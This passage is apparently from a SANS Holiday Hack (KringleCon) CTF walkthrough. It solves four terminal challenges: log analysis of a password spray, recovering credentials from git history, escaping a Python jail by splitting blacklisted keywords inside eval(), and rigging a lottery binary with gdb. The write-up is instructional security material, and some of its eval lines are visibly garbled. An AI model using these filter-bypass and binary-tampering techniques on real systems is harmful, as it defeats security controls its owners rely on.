Unencrypted HTTP/2? What was he thinking? Oh well. Have you ever used Bloodhound for testing Active Directory implementations? It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines. AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit. Have you seen anyone demo the tool before?

- Holly Evergreen

## 6) Yule Log Analysis (Pepper Minstix)

This exercise is found very far into the second floor's right hallway, past the speaker unpreparedness room.



Hi, I'm Pepper Minstix. Have you heard of password spraying? It seems we've been victim. We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one. Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing.

I am Pepper Minstix, and I'm looking for your help.  
Bad guys have us tangled up in pepperminty kelp!  
"Password spraying" is to blame for this our grinchly fate.  
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.  
One successful login there requires your redress.  
Can you help us figure out which user was attacked?  
Tell us who fell victim, and please handle this with tact...

Submit the compromised webmail username to  
`runtoanswer` to complete this challenge.

We first test out the `evtx_dump.py` script to see what input it accepts and what format it outputs the logs in. After examining the output, we notice the line, `<EventID Qualifiers="">4647</EventID>`, which identifies what EventID this log entry falls under. All Windows Security Log Events have a numeric EventID associated with it that describes what type of event it is. To complete this exercise, we should be able to match that field to filter for specific event types.

```

elf@b6eaa89be3f0:~$ ls -lah
total 6.8M
drwxr-xr-x 1 elf  elf  4.0K Dec 14 16:42 .
drwxr-xr-x 1 root root 4.0K Dec 14 16:42 ..
-rw-r--r-- 1 elf  elf   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf   3.7K Dec 14 16:42 .bashrc
-rw-r--r-- 1 elf  elf   807 Apr  4  2018 .profile
-rw-r--r-- 1 elf  elf   1.4K Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf  elf   1.1M Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf  elf  5.7M Dec 14 16:13 runtoanswer
elf@b6eaa89be3f0:~$ python evtx_dump.py -h
usage: evtx_dump.py [-h] evtx

Dump a binary EVT file into XML.

positional arguments:
  evtx            Path to the Windows EVT event log file

optional arguments:
  -h, --help      show this help message and exit
elf@b6eaa89be3f0:~$ python evtx_dump.py ho-ho-no.evtx | wc -l
50895
elf@b6eaa89be3f0:~$ python evtx_dump.py ho-ho-no.evtx 2>/dev/null |
  head -n 25
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>

<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System><Provider Name="Microsoft-Windows-Security-Auditing"
  Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:18:26.972103"></TimeCreated>
<EventRecordID>231712</EventRecordID>
<Correlation ActivityID="{fd18dc13-48f8-0001-58dc-18fdf848d401}"
  RelatedActivityID=""></Correlation>
<Execution ProcessID="660" ThreadID="752"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="TargetUserSid">
```

```

S-1-5-21-25059752-1411454016-2901770228-500 </Data>
<Data Name="TargetUserName">Administrator</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000969b09</Data>
</EventData>
</Event>

```

To discover what webmail username has been compromised by the password spraying attack, we are most interested in these two Event IDs: - EventID 4624 - An account was successfully logged on - EventID 4625 - An account failed to log on

In order to determine the best way to format our data for analysis, we first look at a few logon events to determine what line will give us the desired username.

Our full command for this step involves several steps: The `evtx_dump.py` output while hiding all errors using `2>/dev/null`. This output is then piped to a grep command that searches for the lines that include the EventID 4624, as well as a few lines before and after to make sure we grab the entire log entry. Finally, we pipe that output to the `head` command, just to limit our total output for analysis purposes and only view the first matched entry.

```

elf@396cf1de836c:~$ python evtx_dump.py ho-ho-no.evtx 2>/dev/null |
  grep -B 5 -A 25 '<EventID Qualifiers="">4624</EventID>' | head -n 30
<EventData></EventData>
</Event>

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System><Provider Name="Microsoft-Windows-Security-Auditing"
  Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:19:20.695601"></TimeCreated>
<EventRecordID>231726</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="668"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName">-</Data>
<Data Name="SubjectDomainName">-</Data>
<Data Name="SubjectLogonId">0x0000000000000000</Data>
<Data Name="TargetUserSid">S-1-5-18</Data>
<Data Name="TargetUserName">SYSTEM</Data>

```

```
<Data Name="TargetDomainName">NT AUTHORITY</Data>
<Data Name="TargetLogonId">0x00000000000003e7</Data>
<Data Name="LogonType">0</Data>
<Data Name="LogonProcessName">-</Data>
<Data Name="AuthenticationPackageName">-</Data>
```

Based on this entry, we determine that `TargetUserName` is the value we must filter for. This line is the same for both event types. Now, we grab a list of users who successfully logged on, as well as users who have a failed login attempt. Our commands for this part involves several steps:

We first find all entries for our desired Event ID and then retrieve the usernames within them. We also remove all duplicate usernames. Afterwards, we filter out the system accounts, leaving us with all user accounts who have a log entry for that Event ID.

Additionally, the style of the usernames for failed and successful logons is slightly different. To manage this, we perform a final `grep` to format all usernames into a `firstname.lastname` style in order to allow us to compare the files against each other.

```
elf@396cf1de836c:~$ python evtx_dump.py ho-ho-no.evtx 2>/dev/null |
  grep -B 5 -A 25 '<EventID Qualifiers="">4625</EventID>' | grep
  'TargetUserName' | sort | uniq | grep -E -v
  '(Health|LOCAL|MSSQL|NETWORK|SYSTEM|DWM-1|ISUR|Admin|ANONYMOUS
|Backup|WIN-KCON-EXCH)' > failedlogons.txt
elf@396cf1de836c:~$ python evtx_dump.py ho-ho-no.evtx 2>/dev/null |
  grep -B 5 -A 25 '<EventID Qualifiers="">4624</EventID>' | grep
  'TargetUserName' | sort | uniq | grep -E -v
  '(Health|LOCAL|MSSQL|NETWORK|SYSTEM|DWM-1|ISUR|Admin|ANONYMOUS
|Backup|WIN-KCON-EXCH)' > successfullogons.txt
elf@396cf1de836c:~$ cat failedlogons.txt | grep -Eo "[a-z]+\.[a-z]+" >
  failed.txt
elf@396cf1de836c:~$ cat successfullogons.txt | grep -Eo
  "[a-z]+\.[a-z]+" > successful.txt
```

Since a password spraying attack tests each account using only one password, the compromised account will be the username who has a successful logon, with no failed attempts. By comparing the two files using the `comm` program in order to find entries unique to `successful.txt`, we find that ***minty.candycane*** is who fits this criteria.

We then successfully verify our answer with the `runtoanswer` program and receive the victory message.

```
elf@396cf1de836c:~$ comm -13 failed.txt successful.txt
minty.candycane
elf@396cf1de836c:~$ ./runtoanswer
Loading, please wait.....
```

```
Whose account was successfully accessed by the attacker's password  
spray? minty.candycane
```

Silly Minty Candycane, well this is what she gets.  
"Winter2018" isn't for The Internets.  
Passwords formed with season-year are on the hackers' list.  
Maybe we should look at guidance published by the NIST?


Congratulations!

Well, that explains the odd activity in Minty's account. Thanks for your help! All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas. Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge. I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found". I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability. I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.

- Pepper Minstix

## 7) Dev Ops Fail (Sparkle Redberry)

We can find this and the next terminal on the second floor, just to the left of the stairs.



Hi, I'm Sparkle Redberry! Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo. I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it! Care to check my Cranberry Pi terminal and prove me right?

```

Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.
Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."
Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!
Find Sparkle's password, then run the runtoanswer tool.

```

Based on the conversation with Sparkle and the logon message, we should start looking in the commit log for a git repository. After a quick search in elf's home directory, we find out the target repository is in `kccconfmgmt`. After reading a summary of all recent commits, we find a particularly interesting one that describes having to remove a username/password combo.

```

elf@d8857ac2280b:~$ cd kccconfmgmt
elf@d8857ac2280b:~/kccconfmgmt$ git log --summary
[...snip...]
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500
    Per @tcoalbox admonishment, removed username/password from
        config.js, default settings in config.js.def need to be updated before use
    delete mode 100644 server/config/config.js
    create mode 100644 server/config/config.js.def
[...snip...]

```

Looking at the differences of this commit reveals the removed username/password combo. `git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b` shows the change in `config.js`. The target password is `twinkletwinkletwinkle` for the username, `sredberry`.

```

elf@d8857ac2280b:~/kccconfmgmt$ git show
  60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from
        config.js, default settings in config.js.def need to be updated before use

```

```
diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
// Database URL
module.exports = {
  'url' :
    'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};

diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
// Database URL
module.exports = {
  'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
};
```

Now we input this password into `runtoanswer` and complete the exercise.

```
elf@d8857ac2280b:~$ ./runtoanswer
Loading, please wait.....
```

```
Enter Sparkle Redberry's password: twinkletwinkletwinkle
```

```
This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
```


```
Congratulations!
```

Oh my golly gracious - Tangle was right? It was still in there? How embarrassing! Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with. I wonder if Tangle Coalbox has taken a good look at his own employee import system. It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had. I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there. I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such uploads.

-Sparkle Redberry

## 8) Python Escape from LA (SugarPlum Mary)

This exercise is located just north of the last one, on the second floor to the left of the stairs.



Hi, I'm Sugarplum Mary. I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal? Can you please help me by escaping from the Python interpreter?

I'm another elf in trouble,

```

Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>>

```

Our goal for this terminal exercise is to simply find a way to run system commands from the Python jailshell. We first attempt to execute system commands using `os.system()` and to import libraries with `import`. We find that both of these commands are prohibited by the shell. However, the `eval()` function is still available, allowing us to bypass this restriction by simply dividing the full command to fool simple blacklist matching.

```

>>> os.system("id")
Use of the command os.system is prohibited for this question.
>>> import os;
Use of the command import is prohibited for this question.
>>> eval
<built-in function eval>

```

To perform the blacklist bypass, we first assign the variable `os` with `__import__("os")`. This will allow us to run system commands by using `eval()` and dividing up the `os.system()` command within it. Here, we test out this functionality by running `id`, which successfully provides us with elf's uid.

```

>>> os = eval('__imp' + 'ort_('__o' + 's"')')
>>> eval('o' + 's.sys' + 'tem(' + '"id")')
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0

```

Now, all we need to do is to replace `id` with `./i_escaped` in order to complete this exercise.

```

>>> eval('o' + 's.sys' + 'tem(' + "'./i_escaped")')
Loading, please wait.....

```

```
That's some fancy Python hacking -  
You have sent that lizard packing!
```

-SugarPlum Mary

You escaped! Congratulations!

0

Yay, you did it! You escaped from the Python! As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer. Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root. Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code. There was suspicious-looking development code using environment variables to store SSL keys and open up directories. This elf then told me that manipulating values in the URL gave back weird and descriptive errors. I'm hoping these errors can't be used to compromise SSL on the website and steal logins. On a tooootally unrelated note, have you seen the HTTP2 talk at KringleCon by the Chrieses? I never knew HTTP2 was so different!

-SugarPlum Mary

## 9) Sleigh Bell Lottery (Shinny Upatree)

This final exercise is on the second floor, just to the right of the stairs.



Hi, I'm Shinny Upatree. Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win. As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever! I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

I'll hear the bells on Christmas Day  
Their sweet, familiar sound will play  
But just one elf,  
Pulls off the shelf,  
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree  
I write you now, 'cause I would be  
The one who gets -  
Whom Santa lets  
The bells to hang on Santa's sleigh!

But all us elves do want the job,  
Conveying bells through wint'ry mob  
To be the one  
Toy making's done  
The bells to hang on Santa's sleigh!

To make it fair, the Man devised  
A fair and simple compromise.

```
A random chance,  
The winner dance!  
The bells to hang on Santa's sleigh!
```

```
Now here I need your hacker skill.  
To be the one would be a thrill!  
Please do your best,  
And rig this test  
The bells to hang on Santa's sleigh!
```

```
Complete this challenge by winning the sleighbell lottery for Shinny  
Upatree.
```

Based on the conversation with Shinny and the logon message, our goal for this exercise is to manipulate the `sleighbell-lotto` program into letting us win the lottery. Our first step is to see what is available to us and how the program runs.

```
elf@95d7e6283d56:~$ ls -lah  
total 60K  
drwxr-xr-x 1 elf  elf  4.0K Dec 14 16:22 .  
drwxr-xr-x 1 root root 4.0K Dec 14 16:21 ..  
-rw-r--r-- 1 elf  elf   220 Apr  4  2018 .bash_logout  
-rw-r--r-- 1 elf  elf   3.7K Dec 14 16:21 .bashrc  
-rw-r--r-- 1 elf  elf   807 Apr  4  2018 .profile  
lrwxrwxrwx 1 elf  elf    12 Dec 14 16:21 gdb -> /usr/bin/gdb  
lrwxrwxrwx 1 elf  elf    16 Dec 14 16:21 objdump -> /usr/bin/objdump  
-rwxr-xr-x 1 root root  38K Dec 14 16:22 sleighbell-lotto  
elf@95d7e6283d56:~$ ./sleighbell-lotto
```

```
The winning ticket is number 1225.  
Rolling the tumblers to see what number you'll draw...
```

```
You drew ticket number 3228!
```

```
Sorry - better luck next year!  
elf@95d7e6283d56:~$ ./sleighbell-lotto
```

```
The winning ticket is number 1225.  
Rolling the tumblers to see what number you'll draw...
```

```
You drew ticket number 8298!
```

```
Sorry - better luck next year!
```

From this, we see that the program generates a random integer on each run and compares it with the integer **1225**. We also can use the debugging tools `gdb` and `objdump`. Our first step is to analyze the program using `objdump` to gain insight into its procedure.

```
elf@949e7def2ab2:~$ objdump -x sleighbell-lotto | grep .text
[...snip...]
000000000000f18 g F .text 000000000000bf tohex
000000000000fd7 g F .text 0000000000004e0 winnerwinner
000000000000b0a g F .text 000000000000c2 hmac_sha256
000000000000c43 g F .text 0000000000002d5 base64_decode
00000000000015b0 g F .text 00000000000065 __libc_csu_init
000000000000c1e g F .text 00000000000025 base64_cleanup
00000000000014b7 g F .text 00000000000013 sorry
000000000000bcc g F .text 00000000000052 build_decoding_table
00000000000014ca g F .text 000000000000e1 main
```

Two functions here are important to the task, the `winnerwinner` function and the `main` function; each of which plays a key role in a solution. After a quick analysis, we know of two possible solutions for this exercise:

1. Changing the drawing's value to 1225.
2. Jumping straight to the `winnerwinner` function.

### Changing the Drawing's Value

When we're able to use `gdb`, changing values of variables is a relatively trivial task. We first need to figure out where in memory our variable is, and then we simply set its value to 1225. To start, we load `sleighbell-lotto` into `gdb` and then run it once to allow us to set breakpoints in future executions.

```
elf@95d7e6283d56:~$ gdb sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
[...snip...]
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library
 "/lib/x86_64-linux-gnu/libthread_db.so.1".

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 5850!

Sorry - better luck next year!
[Inferior 1 (process 31) exited normally]
```

Our next step is to determine where the program performs the comparison between the drawn number and 1225. We call `disassemble main` in order to examine the `main` function and see if any comparison operations match what we're looking for. The key identifier will be a comparison

between a variable and 1225, or 0x4c9 in hex. After looking through `main`, the operation at `<+184>` appears to match what we need.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x000055555555554ca <+0>:    push   %rbp
0x000055555555554cb <+1>:    mov    %rsp,%rbp
0x000055555555554ce <+4>:    sub    $0x10,%rsp
[...snip...]
0x00005555555555556c <+162>:   mov    $0x0,%eax
0x000055555555555571 <+167>:   callq  0x5555555548f0 <printf@plt>
0x000055555555555576 <+172>:   lea    0x584a(%rip),%rdi      #
0x55555555adc7
0x00005555555555557d <+179>:   callq  0x555555554910 <puts@plt>
0x000055555555555582 <+184>:   cmpl   $0x4c9,-0x4(%rbp)
0x000055555555555589 <+191>:   jne    0x5555555555597 <main+205>
0x00005555555555558b <+193>:   mov    $0x0,%eax
0x000055555555555590 <+198>:   callq  0x555555554fd7 <winnerwinner>
0x000055555555555595 <+203>:   jmp    0x5555555555a1 <main+215>
0x000055555555555597 <+205>:   mov    $0x0,%eax
0x00005555555555559c <+210>:   callq  0x55555555554b7 <sorry>
0x0000555555555555a1 <+215>:   mov    $0x0,%edi
0x0000555555555555a6 <+220>:   callq  0x555555554920 <exit@plt>
End of assembler dump.
```

Our next step is to set a breakpoint at that line, in order to let us change the variable's value before the program performs the comparison.

```
(gdb) break *0x0000555555555582
Breakpoint 1 at 0x555555555582
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library
"/lib/x86_64-linux-gnu/libthread_db.so.1".

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 309!

Breakpoint 1, 0x0000555555555582 in main ()
```

Now, we can set the value of the compared number to 1225 in order to force a win condition.

```
(gdb) x $rbp-0x4
0x7fffffff5fc: 0x00000135
(gdb) set {int}($rbp-0x4)=1225
(gdb) x $rbp-0x4
0x7fffffff5fc: 0x000004c9
```

Since the drawn number now equals the winning number, we can continue the program to see the win screen.

```
(gdb) continue
Continuing.

With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
I'll hang the bells on Santa's sleigh!

Congratulations! You've won, and have successfully completed this
challenge.
[Inferior 1 (process 35) exited normally]
```

### Jumping to the ‘winnerwinner’ function.

This method is, arguably, much simpler than the previous method. Rather than attempting to change the value of the drawn number, we just jump to the win screen held in the `winnerwinner` function. We can do this within `gdb` through two commands. `start` lets us begin execution but pauses the program so we can perform the jump. `jump winnerwinner` performs the actual jump. After this, we immediately see the win screen.

```
(gdb) start
Temporary breakpoint 1 at 0x5555555554ce
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library
 "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 1, 0x0000555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.

With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
```

```
I'll hang the bells on Santa's sleigh!
```

```
Congratulations! You've won, and have successfully completed this challenge.
```

```
[Inferior 1 (process 62) exited normally]
```

Sweet candy goodness - I win! Thank you so much! Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie? Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted. Many elves were affected, so Alabaster went to go see if he could help out. I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer. An elf I follow online said he analyzed Wannacookie and that it communicates over DNS. He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way. Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for Wannacookie! Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt. Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need. If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our 